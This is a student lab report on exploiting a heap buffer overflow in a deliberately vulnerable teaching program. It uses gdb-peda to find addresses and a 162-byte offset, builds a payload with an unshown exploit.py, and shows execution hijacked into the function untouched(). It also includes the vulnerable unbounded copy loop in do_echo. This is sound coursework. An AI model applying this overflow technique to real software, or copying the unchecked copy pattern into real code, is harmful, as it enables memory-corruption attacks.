

Alisha Patel

I pledge my honor that I have abided by the Stevens Honor System.

### Getting the \$rsp, the echo\_buf, and the address of ptrs->fun when do\_echo is executed:

Firstly, there needs to be a breakpoint set at the do\_echo function under the gdb of heap-64 and run an input of a string. Then, to get the value of the \$rsp register when the function enters, the command **i r** displays all the registers including \$rsp, which holds the value of 0x7fffffffdb08. Then, to get the value of the bytes to overflow the buffer, the address of echo\_buf and the address of ptrs-> fun in needed. This can be found with **p** commands, such as **p &ptrs->fun** and **p echo\_buf**. For echo\_buf, six characters are already present with "echo: ", thus the distance needs to be  $168 - 6 = 162$ . Lastly, the address of untouched is found with the **print** command. This is shown in the following image.

```
Breakpoint 1, do_echo (str=str@entry=0x7fffffffdb10 "AAAAA\n") at heap.c:32
32      {
gdb-peda$ i r
rax                0x6                0x6
rbx                0x7fffffffdb10       0x7fffffffdb10
rcx                0x419fad             0x419fad
rdx                0x200                0x200
rsi                0x7fffffffdb10       0x7fffffffdb10
rdi                0x7fffffffdb10       0x7fffffffdb10
rbp                0x1                  0x1
rsp                0x7fffffffdb08       0x7fffffffdb08
r8                 0x4a4134             0x4a4134
r9                 0x4a41a0             0x4a41a0
r10                0x4                  0x4
r11                0x246                0x246
r12                0x7fffffffdee8       0x7fffffffdee8
r13                0x4a06e8             0x4a06e8
r14                0x1                  0x1
r15                0x1                  0x1
rip                0x4017ba             0x4017ba <do_echo>
eflags             0x206                [ PF IF ]
cs                 0x33                 0x33
ss                 0x2b                 0x2b
ds                 0x0                  0x0
es                 0x0                  0x0
fs                 0x0                  0x0
gs                 0x0                  0x0
gdb-peda$ p &ptrs->fun
$1 = (long **) 0x4ad888
gdb-peda$ p echo_buf
$2 = 0x4ad7e0 "echo: "
gdb-peda$ print untouched
$3 = {void (void)} 0x4017a5 <untouched>
```

### Created a payload:


After plugging in the values found in earlier sections into the exploit.py, payload is created with the command **python3 exploit.py > payload**.

```
(kali@kali)-[~/Documents/lab9]
$ python3 exploit.py > payload

(kali@kali)-[~/Documents/lab9]
$ ls
exploit.py  heap-64  heap.c  Makefile  payload  peda-session-heap-64.txt
```

### Untouched() called by the generated payload:

In the following image, the output of the running payload as an input is shown. It calls untouched instead of returning to the main function.



```
File Actions Edit View Help
heap.c
14  };
15
16  char *echo_buf;
17  struct heap_ptrs *ptrs;
18  long last_num = 0;
19
20
21  void untouched(void)
22  {
23      int r;
24      ;
25      printf("You shouldn't be here.\n");
26
27      return;
28  }
29
30
31  void do_echo(const char *str)
32  {
33      int i;
34
35      for (i = 6; *str != '\n'; i++) {
36          echo_buf[i] = *str++;
37      }
38      echo_buf[i] = '\0';
39
40      puts(echo_buf);
41
native process 4765 In: untouched L27 PC: 0x4017b9
gdb-peda$ r < payload
[-----stack-----]
0000| 0x7fffffffdb10 ('A' <repeats 162 times>, "\b\333\377\377\377\177")AAAAAAAAAAAAAAAAAAAAAAAAAAAA
0008| 0x7fffffffdb18 ('A' <repeats 154 times>, "\b\333\377\377\377\177")♦
0016| 0x7fffffffdb20 ('A' <repeats 146 times>, "\b\333\377\377\377\177") You shouldn't be here.
0024| 0x7fffffffdb28 ('A' <repeats 138 times>, "\b\333\377\377\377\177")
0032| 0x7fffffffdb30 ('A' <repeats 130 times>, "\b\333\377\377\377\177")
0040| 0x7fffffffdb38 ('A' <repeats 122 times>, "\b\333\377\377\377\177")
0048| 0x7fffffffdb40 ('A' <repeats 114 times>, "\b\333\377\377\377\177")
0056| 0x7fffffffdb48 ('A' <repeats 106 times>, "\b\333\377\377\377\177")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004017b9 in untouched () at heap.c:27
gdb-peda$
```